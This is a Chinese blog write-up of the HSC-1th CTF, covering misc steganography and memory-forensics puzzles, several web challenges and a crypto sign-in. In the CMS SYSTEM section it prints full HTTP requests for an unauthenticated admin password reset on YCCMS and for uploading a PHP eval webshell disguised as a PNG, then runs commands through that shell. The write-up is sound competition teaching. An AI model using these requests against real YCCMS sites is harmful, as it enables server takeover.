

HSC-1th大赛 writeup

原创

[whathay](#) 已于 2022-02-21 14:32:14 修改 3140 收藏

分类专栏: [ctf比赛wp](#) 文章标签: [安全](#)

于 2022-02-21 14:01:19 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_52829570/article/details/123045907

版权



[ctf比赛wp](#) 专栏收录该内容


5 篇文章 0 订阅

订阅专栏

MISC

Sign-in

关注公众号




DORAEMON

根据注释得知6位纯数字密码,直接爆破

得到密码: 376852

解压zip得到图片,修改高度得到被遮住两个定位点的二维码

ps修一下得到二维码,扫码即可



汝闻,人言否

文件尾有PK,只不过反过来变成KP了,一共有两处都反了改回来

然后binwalk -e分离得到zip

zip有密码,注释信息为: qazsedcfrfvgycff6yhntgbnytfvbhyik,.;p


一时脑抽没看出这是键盘密码

复现:

在键盘上比划了几下得到密码WVALOU

解压出来得到flag文件,010查看文件头为wav

Audacity查看频谱图,得到flag:




WIRESHARK

复现:

zip分离得到wireshark.png

LSB隐写提取出来一个二维码



扫码得到: wrsak..iehr370

栅栏密码第二栏得到密码: wireshark3.7.0

```
结果:  
得到因数(排除1和字符串长度):  
2 7  
  
第1栏: wsk.er7ra.ih30  
第2栏: wireshark3.7.0
```

解压压缩包查看文件010发现是pdf文件但文件头有问题

修复文件头打开后没有发现flag字样,猜测为隐写

尝试wbstego空密码解密得到flag



PCXP

这题附件换了好多次,但一直有问题,到第二天起来更新了附件才做出来

第一次的文件能发现mirror.png、flag.txt、fffflaaaggg.zip,但是mirror.png导出是残缺的,另外两个文件找不到

第二次的文件能发现fffflaaaggg.zip和fffflaaaggg.rar,但是mirror.png找不到了,而且zip是残缺的,rar要密码解不开

第二天起来发现更新附件了变成两个镜像了

取证:

查看系统版本信息,发现为WinXPSP2x86

```
root@kali: ~/Desktop/misc常用工具/取证/volatility  
文件 动作 编辑 查看 帮助  
root@kali)~/Desktop/misc常用工具/取证/volatility  
# python2 vol.py -f PCXP.raw imageinfo  
Volatility Foundation Volatility Framework 2.6.1  
INFO : volatility.debug : Determining profile based on KDBG search...  
Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)  
AS Layer1 : IA32PagedMemoryPae (Kernel AS)  
AS Layer2 : FileAddressSpace (/root/Desktop/misc常用工具/取证/volatility/PCXP.raw)  
PAE type : PAE  
DTB : 0xff000L  
KDBG : 0x80546ae0L  
Number of Processors : 1  
Image Type (Service Pack) : 3  
KPCR for CPU 0 : 0xffdf000L  
KUSER_SHARED_DATA : 0xffdf000L  
Image date and time : 2022-02-19 10:01:05 UTC+0000  
Image local date and time : 2022-02-19 18:01:05 +0800
```

从PCXP镜像中找到并dump出ffflaaagggg.rar

```
(root@kali) [~/Desktop/misc常用工具/取证/volatility]
# python2 vol.py -f PCXP.raw --profile=WinXPSP2x86 filescan | grep -E 'rar'
Volatility Foundation Volatility Framework 2.6.1
0x0000000002062b48 1 1 RW-rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x0000000002084518 1 0 R--rwd \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x000000000227db70 1 0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\My Documents\My Music\ffflaaagggg.rar
0x0000000002368418 1 1 RW-rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x00000000023a2348 1 0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x00000000024eca70 1 1 RW-rw- \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Temporary Internet Files\Content.IE5\index.dat

(root@kali) [~/Desktop/misc常用工具/取证/volatility]
# python2 vol.py -f PCXP.raw dumpfiles -Q 0x000000000227db70 -D /root/Desktop
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x0227db70 None \Device\HarddiskVolume1\Documents and Settings\Administrator\My Documents\My Music\ffflaaagggg.rar
```

从PCXP1镜像中找到并dump出mirror.rar

```
(root@kali) [~/Desktop/misc常用工具/取证/volatility]
# python2 vol.py -f PCXP1.raw --profile=WinXPSP2x86 filescan | grep -E 'rar'
Volatility Foundation Volatility Framework 2.6.1
0x000000000205d0e8 1 0 R--rwd \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x00000000021221e0 1 0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\My Documents\My Music\mirror.rar
0x0000000002129b90 1 1 RW-rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x0000000002255860 1 1 RW-rw- \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x00000000023a5890 1 0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat

(root@kali) [~/Desktop/misc常用工具/取证/volatility]
# python2 vol.py -f PCXP1.raw dumpfiles -Q 0x00000000021221e0 -D /root/Desktop
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x021221e0 None \Device\HarddiskVolume1\Documents and Settings\Administrator\My Documents\My Music\mirror.rar
```

mirror的解压密码在注释，解压出key.png之后010查看发现后半部分有多余数据反序了

手动提取出来,然后另存为1.png后用脚本逆序一下得到key

```
f = open('key.png', 'wb').write(open('1.png', 'rb').read()[::-1])
```

HSC-1th202248H

解压ffflaaagggg.rar得到secret.pcap

foremost直接分解，能够发现两张几乎一模一样的图片，盲水印没跑了

```
python3 bwmforpy3.py decode 00000030.png 00000094.png flag.png
```



WEB

CLICK

直接翻main.js找到base64编码后的flag，解码即可

Web-sign in

提示robots，访问可以看到flag名: flag_ls_h3re.php

访问flag文件提发现js禁用了ctrl+u, f12, 右键

在url前面加上view-source即可查看源码

得到flag

CMS SYSTEM

百度搜索YCCMS RCE，可以看到任意密码修改漏洞和任意上传漏洞

参考文章: [YCCMS 代码审计_ximo的博客-CSDN博客](#)

在未登录情况下，构造：

Request

Pretty Raw Hex \n ☰


```

1 POST /admin/?a=admin&m=update HTTP/1.1
2 Host:
a35ab9a3-edca-4b34-bd91-4950851b44c0.node.honkersecuritycommando.site:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
Gecko/20100101 Firefox/83.0
4 Accept: */*
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Content-Length: 91
9 Origin:
http://a35ab9a3-edca-4b34-bd91-4950851b44c0.node.honkersecuritycommando.s
ite:8080
10 Connection: close
11 Referer:
http://a35ab9a3-edca-4b34-bd91-4950851b44c0.node.honkersecuritycommando.s
ite:8080/admin/
12 Cookie: PHPSESSID=ba1887f09pecq3hejgpullugp4
13
14 username=admin&password=123456&notpassword=123456&send=
%E4%BF%AE%E6%94%B9%E5%AF%86%E7%A0%81

```

Response

Pretty Raw Hex Render \n ☰



修改成功后登陆进后台

在系统设置中找到logo文件上传点

上传发现有检测mime类型和文件后缀

构造:

Send
Cancel
<
>

Target: http://13223d29-58a7-4300-a58e-e20045023561.node.honke

Request

Pretty Raw Hex \n ☰

```

1 POST /admin/?a=call&m=upLoad HTTP/1.1
2 Host:
13223d29-58a7-4300-a58e-e20045023561.node.honkersecuritycommando.site:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
Gecko/20100101 Firefox/83.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary=-----38921317533951642191867674695
8 Content-Length: 505
9 Origin:
http://13223d29-58a7-4300-a58e-e20045023561.node.honkersecuritycommando
.site:8080
10 Connection: close
11 Referer:
http://13223d29-58a7-4300-a58e-e20045023561.node.honkersecuritycommando
.site:8080/admin/?a=call&m=upfile&type=content
12 Cookie: PHPSESSID=hbsktg29onkhsh194bm8nbusd2
13 Upgrade-Insecure-Requests: 1
14
15 -----38921317533951642191867674695
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 2097152
19 -----38921317533951642191867674695
20 Content-Disposition: form-data; name="pic"; filename="1.png.php"
21 Content-Type: image/png
22
23 GIF89a
24 <?php @eval($ POST['whathay']); ?>

```

Response

Pretty Raw Hex Render \n ☰

```


1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-cache, m
3 Content-Length: 110
4 Content-Type: text/html; charset=utf-
5 Date: Mon, 21 Feb 2022 05:41:54 GMT
6 Expires: Thu, 19 Nov 1981 08:52:00 G
7 Pragma: no-cache
8 Server: Apache/2.4.29 (Ubuntu)
9 Vary: Accept-Encoding
10 Connection: close
11
12 <script type='text/javascript'>
alert('oooooooooooooooooooo');
history.back();
</script>

```

然后访问/view/index/images/logo.php就能利用了

命令执行直接cat flag

GIF89a flag{b63a9d3c-80b1-440b-b261-70383e02e858}



The screenshot shows the Burp Suite interface. The top toolbar includes icons for '查看器' (Viewer), '控制台' (Console), '调试器' (Debugger), '网络' (Network), '样式编辑器' (Style Editor), '性能' (Performance), '内存' (Memory), '存储' (Storage), '无障碍环境' (Accessibility), '应用程序' (Applications), 'HackBar', and 'ABP'. Below the toolbar, there are dropdown menus for 'Encryption', 'Encoding', 'SQL', 'XSS', and 'Other'. On the left, there are buttons for 'Load URL', 'Split URL', and 'Execute'. The main area shows a URL: `http://13223d29-58a7-4300-a58e-e20045023561.node.honkersecuritycommando.site:8080/view/index/images/logo.php`. Below the URL, there are checkboxes for 'Post data', 'Referer', 'User Agent', and 'Cookies', with a 'Clear All' button. The 'Post data' checkbox is checked, and the payload `whathay=system('cat /flag');` is entered in the text area below.

CRYPTO

Easy SignIn

套了几层base, ciphey一把嗦就完了

```
(root@kali) - [~/Desktop]
# ciphey -t '5445705857464579517A4A48546A4A455231645457464243566B5579556C7053546C4A4E524564565646644D51567045513
0354C5755644F5231685256314A5452315A5552304E57576C5A49525430395054303950513D3D'
Thinking
I think the plaintext is a CTF Flag.
Possible plaintext: 'flag{welc0me_to_my_sign_in}' (y/N): y

The plaintext is a CTF Flag.
Formats used:
  base16
  utf8
  base64
  utf8
  base32
  utf8
  base64
  utf8
Plaintext: "flag{welc0me_to_my_sign_in}"
```



[创作打卡挑战赛](#)

赢取流量/现金/CSDN周边激励大奖